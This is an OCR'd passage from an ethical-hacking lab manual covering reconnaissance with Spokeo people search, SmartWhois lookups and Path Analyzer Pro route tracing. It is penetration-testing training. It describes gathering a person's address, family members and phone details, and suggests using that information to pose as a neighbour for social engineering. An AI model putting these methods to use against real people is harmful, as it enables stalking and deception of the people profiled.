


FIGURE 4.10: Spokeo People Search Results

Online maps and street view are used by over 300,000 websites, including most online phone books and real estate websites.

11. Spokeo search results display the **Neighborhood** for the search done




FIGURE 4.11: Spokeo People Search Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spokeo's reverse phone lookup functions like a personal caller-ID system. Spokeo's reverse phone number search aggregates hundreds of millions of phone book records to help locate the owner's name, location, time zone, email and other public information.

12. Similarly, perform a **Reverse** search by giving phone number, address, email address, etc. in the **Search** field to find details of a key person or an organization




FIGURE 4.12: Spokeo Reverse Search Result of Microsoft Redmond Office

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Spokeo	**Profile Details:** ▪ Current Address ▪ Phone Number ▪ Email Address ▪ Marital Status ▪ Education ▪ Occupation
	Location History: Information about where the person has lived and detailed property information
	Family Background: Information about household members for the person you searched
	Photos & Social Profiles: Photos, videos, and social network profiles
	Neighborhood: Information about the neighborhood
	Reverse Lookup: Detailed information for the search done using phone numbers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How do you collect all the contact details of key people using Spokeo?
2. Is it possible to remove your residential listing? If yes, how?
3. How can you perform a reverse search using Spokeo?
4. List the kind of information that a reverse phone search and email search will yield.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Analyzing Domain and IP Address Queries Using SmartWhois

SmartWhois is a network information utility that allows you to look up most available information on a hostname, IP address, or domain.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you learned to determine a person or an organization's location using the **Spokeo** online tool. Once a penetration tester has obtained the user's location, he or she can gather personal details and confidential information from the user by posing as a neighbor, the cable guy, or through any means of social engineering. In this lab, you will learn to use the **SmartWhois** tool to look up all of the available information about any IP address, hostname, or domain and using these information, penetration testers gain access to the network of the particular organization for which they wish to perform a penetration test.

Lab Objectives

The objective of this lab is to help students analyze **domain** and **IP address** queries. This lab helps you to get most available information on a **hostname**, **IP address**, and **domain**.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

In the lab you need:

- A computer running any version of **Windows** with **Internet** access
- Administrator privileges to run **SmartWhois**
- The **SmartWhois** tool, available in **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\WHOIS Lookup Tools\SmartWhois** or downloadable from http://www.tamos.com
- If you decide to download the latest version, then **screenshots** shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

http://www.tamos.com

Time: 5 Minutes

Overview of SmartWhois

SmartWhois is network information utility that allows you to look up most available information on a **hostname**, **IP address**, or **domain**, including country, state or province, city, name of the **network provider**, technical support contact information, and administrator.

SmartWhois can be configured to work from behind a firewall by using HTTP/HTTPS proxy servers. Different SOCKS versions are also supported.

SmartWhois helps you to search for information such as:

- The owner of the domain
- The domain registration date and the owner's contact information
- The owner of the IP address block

Lab Tasks

Note: If you are working in the iLabs environment, directly jump to **step number 13**

1. Follow the wizard-driven **installation** steps and install SmartWhois.
2. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop

FIGURE 5.1: Windows Server 2012 – Desktop view

SmartWhois can save obtained information to an archive file. Users can load this archive the next time the program is launched and add more information to it. This feature allows you to build and maintain your own database of IP addresses and host names.

3. To launch **SmartWhois**, click **SmartWhois** in apps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.2: Windows Server 2012 – Apps

TASK 1

Lookup IP

4. The **SmartWhois** main window appears




FIGURE 5.3: The SmartWhois main window


If you need to query a non-default whois server or make a special query click View → Whois Console from the menu or click the Query button and select Custom Query.

5. Type an **IP address, hostname**, or **domain name** in the field tab. An example of a domain name query is shown as follows, www.google.com.

FIGURE 5.4: A SmartWhois domain search

6. Now, click the **Query** tab to find a drop-down list, and then click **As Domain** to enter domain name in the field.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SmartWhois is capable of caching query results, which reduces the time needed to query an address; if the information is in the cache file it is immediately displayed and no connections to the whois servers are required..

FIGURE 5.5: The SmartWhois – Selecting Query type

7. In the left pane of the window, the **result** displays, and the right pane displays the results of your **query**.

SmartWhois can process lists of IP addresses, hostnames, or domain names saved as plain text (ASCII) or Unicode files. The valid format for such batch files is simple: Each line must begin with an IP address, hostname, or domain. If you want to process domain names, they must be located in a separate file from IP addresses and hostnames.




FIGURE 5.6: The SmartWhois – Domain query result

8. Click the **Clear** icon in the toolbar to clear the history.




FIGURE 5.7: A SmartWhois toolbar

TASK 2

Host Name Query

9. To perform a sample **host name query**, type www.facebook.com.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Click the **Query** tab, and then select **As IP/Hostname** and enter a hostname in the field.

FIGURE 5.8: A SmartWhois host name query

11. In the left pane of the window, the **result** displays, and in the right pane, the text area displays the results of your **query**.

If you want to query a domain registration database, enter a domain name and hit the Enter key while holding the Ctrl key, or just select As Domain from the Query dropdown menu.




FIGURE 5.9: A SmartWhois host name query result

If you're saving results as a text file, you can specify the data fields to be saved. For example, you can exclude name servers or billing contacts from the output file. Click Settings→Options→Text & XML to configure the options.

12. Click the **Clear** icon in the toolbar to clear the history.
13. To perform a sample **IP Address** query, type the IP address 10.0.0.3 (Windows 8 IP address) in the **IP, host or domain** field.

FIGURE 5.10: A SmartWhois IP address query

14. In the left pane of the window, the **result** displays, and in the right pane, the text area displays the results of your **query**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SmartWhois supports command line parameters specifying IP address/hostname/domain, as well as files to be opened/saved.




FIGURE 5.11: The SmartWhois IP query result

Lab Analysis

Document all the IP addresses/hostnames for the lab for further information.

Tool/Utility	Information Collected/Objectives Achieved
SmartWhois	**Domain name query results:** Owner of the website
	Host name query results: Geographical location of the hosted website
	IP address query results: Owner of the IP address block

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine whether you can use SmartWhois if you are behind a firewall or a proxy server.
2. Why do you get Connection timed out or Connection failed errors?
3. Is it possible to call SmartWhois directly from my application? If yes, how?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. What are LOC records, and are they supported by SmartWhois?
5. When running a batch query, you get only a certain percentage of the domains/IP addresses processed. Why are some of the records unavailable?

Internet Connection Required	
☐ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Network Route Trace Using Path Analyzer Pro

Path Analyzer Pro delivers advanced network route tracing with performance tests, DNS, whois, and network resolution to investigate network issues.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Using the information **IP address**, **hostname**, **domain**, etc. found in the previous lab, access can be gained to an organization's network, which allows a penetration tester to thoroughly learn about the organization's network environment for possible vulnerabilities. Taking all the information gathered into account, penetration testers study the systems to find the best **routes of attack**. The same tasks can be performed by an attacker and the results possibly will prove to be very fatal for an organization. In such cases, as a penetration tester you should be competent to trace **network route**, determine **network path**, and troubleshoot **network issues**. Here you will be guided to trace the network route using the tool **Path Analyzer Pro**.

Lab Objectives

The objective of this lab is to help students **research email addresses**, network paths, and IP addresses. This lab helps to determine what ISP, router, or servers are responsible for a **network problem**.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

In the lab you need:

- Path Analyzer pro: Path Analyzer pro is located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Traceroute Tools\Path Analyzer Pro**
- You can also download the latest version of **Path Analyzer Pro** from the link http://www.pathanalyzer.com/download.opp
- If you decide to download the latest version, then **screenshots** shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install this tool on **Windows Server 2012**
- Double-click **PAPro27.msi**
- Follow the wizard driven installation to install it
- Administrator privileges to run **Path Analyzer Pro**

Lab Duration

Time: 10 Minutes

Overview of Network Route Trace

Traceroute is a computer network tool for measuring the **route path** and **transit** times of packets across an Internet protocol (IP) network. The traceroute tool is available on almost all Unix-like operating systems. Variants, such as **tracepath** on modern Linux installations and **tracert** on Microsoft Windows operating systems with similar functionality, are also available.

Traceroute is a system administrators' utility to trace the route IP packets take from a source system to some destination system.


Lab Tasks

1. Follow the wizard-driven installation steps to install Path Analyzer Pro
2. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop

FIGURE 6.1: Windows Server 2012 – Desktop view

3. To launch **Path Analyzer Pro**, click **Path Analyzer Pro** in apps

Path Analyzer Pro summarizes a given trace within seconds by generating a simple report with all the important information on the target--we call this the Synopsis.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 6.2: Windows Server 2012 – Apps

4. Click the **Evaluate** button on Registration Form
5. The main window of Path Analyzer Pro appears as shown in the following screenshot

TASK 1

Trace Network




FIGURE 6.3: The Path Analyzer Pro Main window

FIN Packets Only- generates only TCP packets with the FIN flag set in order to solicit an RST or TCP reset packet as a response from the target. This option may get beyond a firewall at the target, thus giving the user more trace data, but it could be misconstrued as a malicious attack.

6. Select the **ICMP** protocol in the **Standard Options** section.




FIGURE 6.4: The Path Analyzer Pro Standard Options

Path Analyzer Pro summarize all the relevant background information on its target, be it an IP address, a hostname, or an email address.

7. Under **Advanced Probe Details**, check the **Smart** option in the **Length of packet** section and leave the rest of the options in this section at their default settings.

Note: Firewall is required to be disabled for appropriate output

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Path Analyzer Pro benefits:

- Research IP addresses, email addresses, and network paths
- Pinpoint and troubleshoot network availability and performance issues
- Determine what ISP, router, or server is responsible for a network problem
- Locate firewalls and other filters that may be impacting connections
- Visually analyze a network's path characteristics
- Graph protocol latency, jitter, and other factors
- Trace actual applications and ports, not just IP hops
- Generate, print, and export a variety of impressive reports
- Perform continuous and timed tests with real-time reporting and history




FIGURE 6.5: The Path Analyzer Pro Advanced Probe Details window

8. In the **Advanced Tracing Details** section, the options remain at their default settings.
9. Check **Stop on control messages (ICMP)** in the **Advance Tracing Details** section




FIGURE 6.6: The Path Analyzer Pro Advanced Tracing Details window

10. To perform the trace after checking these options, select the target host, for instance www.google.com, and check the Port: **Smart as default (65535)**.




FIGURE 6.7: A Path Analyzer Pro Advance Tracing Details option

Note: Path Analyzer Pro is not designed to be used as an attack tool.

11. In the drop-down menu, select the duration of time as **Timed Trace**

FIGURE 6.8: A Path Analyzer Pro Advance Tracing Details option

12. Enter the **Type time of trace** in the previously mentioned format as HH: MM: SS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.9: The Path Analyzer Pro Type time of trace option

TASK 2

Trace Reports

13. While Path Analyzer Pro performs this trace, the **Trace** tab changes automatically to **Stop**.

FIGURE 6.10: A Path Analyzer Pro Target Option

14. To see the trace results, click the **Report** tab to display a linear **chart depicting** the number of hops between you and the target.

The Advanced Probe Details settings determine how probes are generated to perform the trace. These include the Length of packet, Lifetime, Type of Service, Maximum TTL, and Initial Sequence Number.

FIGURE 6.11: A Path Analyzer Pro Target option

15. Click the **Synopsis** tab, which displays a one-page summary of your trace results.

Length of packet: This option allows you to set the length of the packet for a trace. The minimum size of a packet, as a general rule, is approximately 64 bytes, depending on the protocol used. The maximum size of a packet depends on the physical network but is generally 1500 bytes for a regular Ethernet network or 9000 bytes using Gigabit Ethernet networking with jumbo frames.




FIGURE 6.12: A Path Analyzer Pro Target option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

View Charts

16. Click the **Charts** tab to view the results of your trace.




FIGURE 6.13: The Path Analyzer Pro Chart Window

Path Analyzer Pro uses Smart as the default Length of packet. When the Smart option is checked, the software automatically selects the minimum size of packets based on the protocol selected under Standard Options.

17. Click **Geo**, which displays an **imaginary** world map format of your trace.

TASK 4

View Imaginary Map

